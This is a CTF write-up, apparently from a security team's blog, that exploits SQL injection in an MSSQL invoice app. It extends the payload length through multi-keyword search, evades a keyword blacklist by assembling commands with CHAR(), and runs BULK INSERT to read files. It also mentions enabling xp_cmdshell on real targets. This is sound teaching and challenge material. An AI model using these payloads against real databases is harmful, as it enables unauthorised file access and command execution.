Story
We encountered an SQL Injection vulnerability in a company project. The DBMS was MSSQL and the database user had dbo privileges, which suggested the possibility of achieving RCE on the database server. We created a CTF challenge to help audience visualize the scenario. In this blog, we present our exploitation approach, how we minimized the payload, and how we ultimately read files on the database server.
Setup Challenge
I have built the Docker challenge at https://github.com/trungtin1998/CTF-Challenges/tree/main/SQLi/Invoice_APP, you can use it to start the Invoice App.
$ docker-compose up --buildBy default, the Invoice App runs at http://localhost:8181. Try bypassing the 403 Forbidden restriction to access the Invoice Management page

Challenge 1 – Abusing Features to Extend the Length Limit
Detect SQL Injection
We typically inject special characters such as quote, double quote, backticks when testing for SQL Injection and then observe the response. In the most easily detectable cases, the server returns an execution error or a 500 Internal Server Error status code

With the keyword “001”, the system returns one row, where the customer is “Nguyen Van A”.

With the payload “00’+’1” (which corresponds to the keyword “001” in MSSQL), the system still returns the customer data for “Nguyen Van A”. This allows us to infer that the DBMS is MSSQL.

You can use a simple payload as “001’or’1’LIKE’1” to retrieve all rows in this table and confirm that the web application is vulnerable to SQL Injection

Detect first Length-limit
When I inject longer payloads, the server’s responses sometimes do not match what I expect. For example, when I enter “123123123123123123123′”, the server does not return the expected “Query error” message.

This makes me suspect that my payload is being truncated. To verify my suspicion, I start with the payload “111′” and keep prepending additional “1” character until it no longer triggers an error. This helps me determine the truncated length.

We determined that the length is 20. With only 20 characters, achieving RCE through SQL Injection is not possible
Extend Length via Multi-Keyword Search

While examining the search feature, the placeholder (INV-00000000000001 INV-00000000000002 INV-00000000000003) indicates that multiple keywords are allowed.

While exploring the functionality more deeply, we discovered abnormal responses whenever the payload contained spaces – even if the length was still under the 20 characters limit. For example, when we inject “001’or ‘1’ LIKE ‘1”, the response returns “Query error” message, whereas the expected output should be all rows in the table. This implies that the backend has a hidden processing mechanism. When we saw the “Query Error” message, we realized that the backend was splitting the user input by spaces, and each token was being concatenated into a new SQL condition

Additionally, when we enter a long payload, for example “‘111111111111111111111111 ‘111111111111111111111111 ‘111111111111111111111111”, server returns “Search too long” message

By using the same method we used to detect the truncated keyword length, we found that each chunk is limited to 20 characters, and the total user input length is 52. By abusing the search-keyword feature, we can increase the length limit from 20 to 52.
If we enter a search string longer than 20 characters but shorter than 52 characters, and it contains no spaces, the backend will truncate the payload to 20 characters. For example, if we enter “‘111111111111111111111111”, the reflected user input is only “‘1111111111111111111” at “Query Error” message

If you enter “search=keyword-1 keyword-2”, the SQL query executed on the DBMS will look like the following
WHERE invoice_number LIKE 'keyword-1' OR invoice_number LIKE 'keyword-2'For the SQL query to run properly, we need a way to chain multiple chunks together using space characters. We came up with the idea of using multi-line comments to disable the multi-keyword search logic inside the SQL query condition. The example payload: “search=keyword-1’/* */–keyword-2”
WHERE invoice_number LIKE 'keyword-1'/*' OR invoice_number LIKE '*/--keyword-2'In SQL, — denotes a comment, which means everything that follows it will be ignored.
First, we test this idea to see whether the query executes correctly and the SQL runs as expected. Payload: “search=001’/* */–“

Now we can execute arbitrary SQL commands, with each SQL_Query being about 16 characters. The payload format is: “search='[SQL_Query_1]/* */[SQL_Query_2]/* */[SQL_Query_3]–“
Challenge 2 – Short – Make it even shorter
At this stage, we not only need to find a way to read the /flag.txt file, but also the shortest possible way to execute the SQL
Blacklist detect
After researching the available file-reading functions in the system, we identified three possible approaches:
- Use SELECT BulkColumn FROM OPENROWSET to read files.
- Use BULK INSERT mydata FROM ‘/flag.txt’
- Use xp_cmdshell to execute system commands and exfiltrate the file contents
Because of the length limit, we chose the second approach to try first. However, we encountered a custom error message, “Invalid search”, likely implemented by the developer to blacklist certain malicious keywords. Through fuzzing various MSSQL functions, we also discovered that the keyword UNION is blocked.

Space Character Alternatives
The next problem is finding an alternative to the whitespace. We could use multi-line comments (/* */), but they require four characters, which is too long. Therefore, using tabs or newline characters as token separators is the best replacement

Try to read file
Because of blacklist BULK keyword, we cannot use payload
;BULK INSERT z FROM '/flag.txt'--We need to find a function that can execute the payload above, and EXEC/EXECUTE is the expected candidate

In the string “BULK INSERT z FROM ‘/flag.txt'”, the word “BULK” is blacklisted, so we can split the string “BULK” into two parts and concatenate them using the plus operator.
;EXEC('BU'+'LK INSERT z FROM"/flag.txt"')--Testing it on my MSSQL server, it works

But when I tested the challenge, the server returned an error. Why did this happen?

When we observed the query error inside the EXEC command, we noticed that the expected SQL query was transformed into a different format. Inside the EXEC context, we saw that it was broken into many parts. The error output is shown below:
SELECT TOP 50 id, invoice_number, customer_name, total_amount, created_at
        FROM invoices WHERE  invoice_number LIKE '%'EXEC('BU'+'LK/*%' OR invoice_number LIKE '%*/INSERT	z	FROM/*%' OR invoice_number LIKE '%*/"/flag.txt"')--%' ORDER BY id ASC
To make it easier to visualize, we put each part on a separate line. We can see that inside the EXEC() context, the SQL syntax is incorrect
'BU'+'LK/*%'
 OR invoice_number LIKE '%*/INSERT	z	FROM/*%'
 OR invoice_number LIKE '%*/"/flag.txt"'
Testing on MSSQL

Minimal Payload
To avoid the string being broken, we can use EXECUTE sp_executesql @string_variable. Keep in mind that @string_variable must be declared and executed within the same batch as below
DECLARE @s NVARCHAR(99); SET @s='SELECT user'; EXEC sp_executesql @s
In the case split the code into two batches, The variable s is removed after the first batch is executed. Therefore, in the second batch (EXEC sp_executesql @s), the variable s no longer exists.
1> DECLARE @s NVARCHAR(99); SET @s='SELECT user';
2> go
1> EXEC sp_executesql @s
2> go
Msg 137, Level 15, State 2, Server fa99c68d0d04, Line 1
Must declare the scalar variable "@s".
Length of string DECLARE @s NVARCHAR(99); SET @s=’BULK INSERT z FROM”/flag.txt”‘; EXEC sp_executesql @s is 86, too long. We need find a way to minimal the payload
First, rather than setting @s directly with SET @s = ‘BULK INSERT z FROM “/flag.txt”‘, we can store that string in a row of any arbitrary table.
CREATE TABLE z(b NVARCHAR(99))
INSERT z VALUES('BULK INSERT t FROM "/flag.txt"')
DECLARE @s NVARCHAR(99); SET @s=(SELECT*FROM z); EXEC sp_executesql @s
Storing the string ‘BULK INSERT t FROM “/flag.txt”‘ in table z is also long, and the application logic may break it by splitting on spaces and appending OR invoice_number LIKE ‘% as demonstrated earlier. We have an idea: we can append each character of the expected SQL command into the table.
CREATE TABLE z(b NVARCHAR(99))
INSERT z VALUES('')
-- xx represents the ASCII value of each character in the string 'BULK INSERT t from"/flag.txt"'
UPDATE z SET b+=CHAR(xx)
DECLARE @s NVARCHAR(99); SET @s=(SELECT*FROM z); EXEC sp_executesql @s
For example, ASCII of ‘B’ is 65, ASCII of ‘U’ is 85, ASCII of ‘L’ is 76, ASCII of ‘K’ is 75,…
CREATE TABLE z(b NVARCHAR(99))
INSERT z VALUES('')
-- xx is ASCII of each string 'BULK INSERT t from"/flag.txt"'
UPDATE z SET b+=CHAR(65) -- 'B'
UPDATE z SET b+=CHAR(85) -- 'U'
UPDATE z SET b+=CHAR(76) -- 'L'
UPDATE z SET b+=CHAR(75) -- 'K'
...
DECLARE @s NVARCHAR(99); SET @s=(SELECT*FROM z); EXEC sp_executesql @s
Second, instead of using SET @s = ‘VALUE’ after the DECLARE, we can declare the variable and assign its value directly:

DECLARE @s NVARCHAR(99)=(SELECT*FROM z)EXEC sp_executesql @s also has a shorter form, which is:
EXEC(@s)The final line is shorter, but it remains quite long when executed in SQL. The plaintext as follow:
;DECLARE @s NVARCHAR(99)=(SELECT*FROM z);EXEC(@s)Payload in POST request send to server as:
';DECLARE @s /* */NVARCHAR(99)=(/* */SELECT*FROM z)/* */;EXEC(@s)--
In that SQL query, the NVARCHAR(int) declaration is quite long, but we can’t remove it because the data type must be specified when assigning a variable. Is there any way to shorten it further?
Custom Data Types
While researching, we found a key insight that solved the problem
Since we can execute multiple batches, this means that instead of running a single SQL command, we can split it into multiple batches, each with a query length under 52 characters.
Old version
;DECLARE @s NVARCHAR(99)=(SELECT*FROM z);EXEC(@s)New version
;CREATE TYPE m FROM NVARCHAR(99)
;DECLARE @s m=(SELECT*FROM z);EXEC(@s)
Summary
Input Limitations
- Each token has 20-character limit
- Any payload has whitespace character will be split on spaces and appends OR invoices_number LIKE
- Maximum search keywords length is 52
Filtering Rules
- blacklist “BULK”, “UNION”
Exploitation Workflow
- By abusing the multiple-keyword search feature, we can extend the length limit to 52 characters.
- Bypass space split by using /* */ to make the SQL query continuous
- To bypass the blacklist, we create table z, insert the desired command character by character, then execute it using EXEC(@s) where @s = (SELECT*FROM z)
- Make sure the declaration and execution of @string_variable are in the same batch.
- Create custom data type to make the final payload so short
CREATE TABLE t(b NVARCHAR(99))
CREATE TABLE z(b NVARCHAR(99))
INSERT z VALUES('')
-- xx represents the ASCII value of each character in the string 'BULK INSERT t from"/flag.txt"'
UPDATE z SET b+=CHAR(xx)
CREATE TYPE m FROM NVARCHAR(99)
DECLARE @s m=(SELECT*FROM z);EXEC(@s)
Now we can write automatic python code to read flag

The real world, rather than reading /flag.txt, you can enable xp_cmdshell to execute arbitrary system commands.
It seems that a harder version of this challenge could be created by reducing the character limit to 49 instead of 52. Can you solve it? If you’re interested in the challenge and want to try it, please contact our team.
This exploitation concept was turned into a challenge named Invoice App in the final round of the Cybersecurity Student Contest Vietnam.
Appreciate your time. More content coming soon! Happy h@ck1ng